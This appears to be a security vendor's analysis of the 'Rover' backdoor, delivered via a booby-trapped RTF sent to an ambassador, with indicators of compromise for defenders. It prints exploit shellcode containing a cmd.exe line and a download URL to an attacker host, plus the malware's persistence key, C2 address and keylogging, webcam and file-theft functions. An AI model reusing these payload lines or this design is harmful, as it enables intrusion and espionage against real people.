

5. Data exfiltrated from the victim machine.

Targeting and Infection

Figure 2 shows an email which was sent to the Ambassador of India, appearing to commend the contributions the Ambassador has made in the development and success of projects on national interest, and attaching a letter of appreciation with a file name, "Appreciation_letter.doc".

The attachment is an RTF file which exploits a specific vulnerability in Microsoft Word, CVE-2010-3333.




Figure 2: Spear phishing email sent to the Ambassador of Afghanistan

If the recipient of the e-mail opened the attachment in a vulnerable version of Word, the exploit code would download and execute a file from the domain *newsmbrella[.]net* as shown in Figure 3 below.

```
00000000 56 0c 52 57 51 ff d0 68 98 fe 8a 0e 53 e8 5b ff |V.RWQ..h...S.[.]
00000010 ff ff 41 51 56 ff d0 68 7e d8 e2 73 53 e8 4b ff |..AQV..h...sS.K.[.]
00000020 ff ff ff d0 63 6d 64 2e 65 78 65 20 2f 63 20 20 |...cmd.exe /c |
00000030 61 2e 65 78 65 00 68 74 74 70 3a 2f 2f 6e 65 77 |a.exe.http://new|
00000040 73 75 6d 62 72 65 6c 6c 61 2e 6e 65 74 2f 6e 65 |smbrella.net/ne|
00000050 33 73 2f 6c 61 74 33 73 74 2f 77 30 72 6c 64 2f |3s/1at3st/w0rld/|
00000060 73 79 73 74 65 6d 75 70 64 61 74 65 41 50 49 2e |systemupdateAPI.|
00000070 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 |exe.....|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

Figure 3: Hexdump showing the domain and the executable downloaded


Malware Analysis

During the time of analysis the executable file *systemupdateAPI.exe* was no longer being hosted on the *newsmbrella[.]net* domain. However, we have noticed the same domain hosting another executable in the past within the same parent directory and having a similar naming for the folders as shown below

newsmbrella[.]net/ne3s/lat3st/w0rld/systemupdateAPI[.]exe

newsmbrella[.]net/ne3s/file[.]exe – hosted earlier

We believe that the executables hosted under the parent directory ‘*ne3s*’ are variants of the same downloader Trojan, which was used to download the Rover Trojan. The file, *file.exe*, contains the following debug information that indicates the file was originally named *systemupdateAPI.exe*.



```
00464728 ; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
00464728 asc_464728 db "RSOS" ; DATA XREF: .rdata:00458314fo
00464728 ; CV signature
0046472C dd 8C5A8BCDh ; Data1 ; GUID
0046472E dw 199Fh ; Data2
00464730 dw 47A9h ; Data3
00464732 db 89h, 6, 92h, 8DCh, 0AEh, 19h, 16h, 4Ch; Data4
00464734 dd 5 ; Age
00464736 ; PdbFileName
00464738 db "c:\Documents and Settings\Administrator\My Documents\Visual Studi ; PdbFileName
00464740 db "o 2008\Projects\systemupdateAPI\Release\systemupdateAPI.pdb",0
00464742 db 0
```

Figure 4: Debug information of downloader program

By analyzing *file.exe*, we can see that it is a downloader, which creates ‘*c:\system*’ directory and depending on the OS version used, downloads the main Rover payload along with multiple DLL modules from 46.166.165.254.




Figure 5: Code snippet showing the OS version check and the subsequent download from 46.166.165.254

If the infected system is running an OS version prior to Windows Vista, it would download the following files from 46.166.165.254:

- WindowsSecurityService2.exe ('Rover' main module)
- Openal32.dll
- Cxcore210.dll (OpenCV)
- Highgui210.dll (OpenCV)
- libsndfile-1.dll

If the OS version is Windows Vista or later, it would download the following files from 46.166.165.254 :

- WindowsSecurityService3.exe ('Rover' main module)
- OpenAL32.dll
- opencv_world300.dll
- msvcp100.dll
- msvcp110.dll
- msvcp120.dll
- msucr100.dll

- msvcr110.dll
- msvcr120.dll

After retrieving these files, the downloader Trojan executes the main module. Even though the main modules use different library versions, the functionality of the backdoors are identical.

By analyzing the files downloaded to the victim machine, we can see that the executable *WindowsSecurityService2.exe* imports the four DLL files that were downloaded to the same directory. The four DLLs are *cxcore210.dll*, *highgui210.dll*, *OpenAL32.dll* and *libsndfile-1.dll* as shown in Figure 6




Figure 6: Executable and DLLs downloaded to the victim machine

Attributes of the Rover variant

#####

File: *WindowsSecurityService2.exe*

#####

Meta-data

=====

Size : 337920 bytes
Type : PE32 executable (console) Intel 80386, for MS Windows
Architecture : 32 Bits binary
MD5 : 76429f8515768f9f5def697e71071f51
SHA1 : d04ce934561934f758d77dfa944bd6743dd82cff
SHA256: 7757517ae6b4d513a57826f9ab65bd070d99d25ac526cfae3e9955c3c7cd457assdeep :
6144:JabBRNUKgZ9SN0jzoFBB9hcrpXwg9xXYOGl93XO2rQLfbTpLuO7bIWjRO5gjPNq:JarSKu6yzoF8rpAqXYv3XOgQLfnpL
imphash : b5aa366f452feb9f4dff3c72157ca1f9
Date : 0x5637227B [Mon Nov 2 08:44:43 2015 UTC]
Language : ENGLISH
CRC: (Claimed) : 0x59736, (Actual): 0x59736
Entry Point : 0x43e3c8 .text 0/5

=====

Imports

=====

- [1] ADVAPI32.dll
- [2] WS2_32.dll
- [3] WLDAP32.dll
- [4] cxcore210.dll (OpenCV module)**
- [5] highgui210.dll (OpenCV module)**
- [6] OpenAL32.dll**
- [7] libsndfile-1.dll**
- [8] GDI32.dll
- [9] KERNEL32.dll
- [10] USER32.dll
- [11] MSVCP90.dll
- [12] RPCRT4.dll
- [13] MSVCR90.dll

The author of 'Rover' used the following open source projects to implement the main functionalities of this custom malware.

OpenCV – Taking photos from the web cam

OpenAL – Recording Audio

Libsndfile – C library used for reading and writing audio files

LibCurl – For all network communications

OpenCV and OpenAL

Both versions of Rover use [OpenCV](#) and [OpenAL](#) for some of the main functions.

[OpenCV](#) is a library of functions written primarily for building real time [computer vision](#) applications, image processing and also machine learning. It has seen wide acceptance in security systems, medical image analysis, unmanned vehicles, visual surveillance, object tracking, Artificial Intelligence and many other applications.

[OpenAL](#) is a cross-platform audio API for rendering multichannel three-dimensional positional audio (i.e., It is a means to generate audio in a three-dimensional space.) Earlier versions of OpenAL were opensource but later versions (since v1.1) have been proprietary.

Once executed, Rover creates following registry entry to execute itself when the computer reboots.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ "System Application" = c:\system\WindowsSecurityService[2 or 3].exe

The malware then creates six threads, each with a different job:

- Heartbeat
- Screenshot
- Stealing Files from HDD
- Keylogger
- Search files on USB
- Backdoor

```
loc_403123:  
mov     [esp+114h+var_DC], eax  
lea     ecx, [esp+114h+thread_Heartbeat]  
mov     byte ptr [esp+114h+var_4], 9  
call    create_thread  
lea     ecx, [esp+114h+thread_Screenshot]  
call    create_thread  
lea     ecx, [esp+114h+thread_StealFilesfromHDD]  
call    create_thread  
lea     ecx, [esp+114h+thread_Keylogger]  
call    create_thread  
lea     ecx, [esp+114h+thread_SearchFilesonUSB]  
call    create_thread  
lea     ecx, [esp+114h+thread_Backdoor]  
call    create_thread  
mov     edx, ds:?cout@std@@@3U?$basic_ostream@DU?$char_traits@D@std@@@10@  
push   offset aAllThreadsStar ; "\nAll threads started\n"  
push   edx  
call    debug_log
```

Figure 7: Threads created by the malware

1. Heartbeat:

This sends heartbeat signal on HTTP to the C2 server at 46.166.165.254 every five seconds and checks whether the C2 server is running.

2. ScreenShot:

This saves screenshots as c:\system\screenshot.bmp and sends it to the C2 server at 46.166.165.254 every 60 minutes.




Figure 8: Screenshots sent to C2 server at 46.166.165.254

3. Finding specific file types on Removable Drive:

This thread searches for files with the following extensions on removable drives and copies them to 'c:\system' every 5 seconds.

- pdf
- doc

- docx
- ppt
- pptx
- xls
- xlsx

4. Keylogger:

This logs key strokes at 'c:\system\log.txt' and sends captured data to the C2 every 10 seconds

5. Stealing specific file types from Hard Drive:

This thread searches for files with the following extensions on fixed drives and sends them to C2 every 60 minutes.

- pdf
- doc
- docx
- ppt
- pptx
- xls
- xlsx




Figure 9: Document file being sent to C2

6. Backdoor:

This thread obtains backdoor commands from C2 every 10 seconds and executes them. Backdoor commands are listed below:

Command	Description
CAMERA	Take photos using system webcam and store them as c:\system\camera.jpg before sending to the C2.
AUDIO	Record audio from default audio input as c:\system\audio.ogg and sending it to the C2.

SCREEN	Take a screenshot and save it as c:\system\screenshot.bmp then send it to the C2.
KILL	Remove persistence registry entry and terminate itself.

Though 'Rover' is unsophisticated and lacks many modern features common to advanced malware, detection rate of the 'Rover' is extremely low. At the time of this writing, two out of three samples on VirusTotal were not detected by any Antivirus product




Figure 10: No detection by any AV product on Virustotal




Figure 11: Low detection rate

Summary

OpenCV has been extensively used by organizations, government bodies, and research groups for real time capture, image manipulation, object detection and many other uses in new forms of Human-Computer interaction, security systems, driver-less cars among many others. OpenCV was also used by the [Mars Rovers](#) to send captured data back to Earth.

It is interesting to see the very code used in such significant projects also being used to track and spy on individuals being targeted and which can remain undetected by traditional security systems. Though 'Rover' is an unsophisticated malware lacking modern malware features, it seems to be successful in bypassing traditional security systems and fulfilling the objectives of the threat actor behind the campaign in exfiltrating information from the targeted victim. It is important to understand the techniques and tools being used by such threat actors to better defend and protect organizations from such threats.

Palo Alto Networks AutoFocus users can identify this threat using the [Rover tag](#).

IOCs:

C2:

46.166.165.254

Downloader hosting links:

newsmbrella[.]net/ne3s/lat3st/w0rld/systemupdateAPI[.]exe

newsmbrella[.]net/ne3s/file[.]exe

newsmbrella[.]net/bla3k/extra7/systemupdateAPI[.]exe

Filename	File Type	SHA 256
Appreciation_letter.doc	RTF	6c9862a65741b56b849928300 aff310d60b815ee5f5f9f133469 e3b035e7e936
Questionnaire.doc	RTF	5f656cf07a1d5e7c439aad4023 5dc78e47bac719c62e03728cc 40267383880bd
Terrorism.doc;India &	RTF	6096ff941af95638944f2fcdf4a5 046aa028b803b010b1a2d000 028b1a4967bc
Appreciation_letter.doc	RTF	7bf3a425be41ad9cc713e4821 6e061c788f36e2727de5d0b6b 6ac4f435fe1c06
	RTF	06b12649dba7f61cb581f97797 bdfba3a7f057a36b448d4c91a3 a7d89fff8d54
WindowsSecurity Service3.exe	PE	61a2935fcb0a385f9e67855ef6f 95bda5f09fdb7c1435f215ce18 b7b61993daa
file.exe	PE	a5e5571cda838e97a6beb1a65 acdfbaaf80027f60417aad0d3 4292f19c0f3b3
WindowsSecurity Service2.exe	PE	7757517ae6b4d513a57826f9ab 65bd070d99d25ac526cfae3e99 55c3c7cd457a
WindowsSecurity Service3.exe	PE	3dc709a3bcaa82220d6a76ea47 374bd864c37817c7041c7e9f4e e8ba42847f34

References

https://en.wikipedia.org/wiki/Afghanistan%E2%80%93India_relations

<http://docs.opencv.org/3.1.0/#gsc.tab=0>

<http://docs.opencv.org/2.4/modules/highgui/doc/highgui.html>

<https://en.wikipedia.org/wiki/OpenAI>

http://www.cs.uml.edu/~holly/teaching/91450/spring2013/bschroeder_vision_robotics1.pdf

[https://ti.arc.nasa.gov/m/pub-archive/422h/0422%20\(Pedersen\).pdf](https://ti.arc.nasa.gov/m/pub-archive/422h/0422%20(Pedersen).pdf)

Source: <http://researchcenter.paloaltonetworks.com/2016/02/new-malware-rover-targets-indian-ambassador-to-afghanistan/>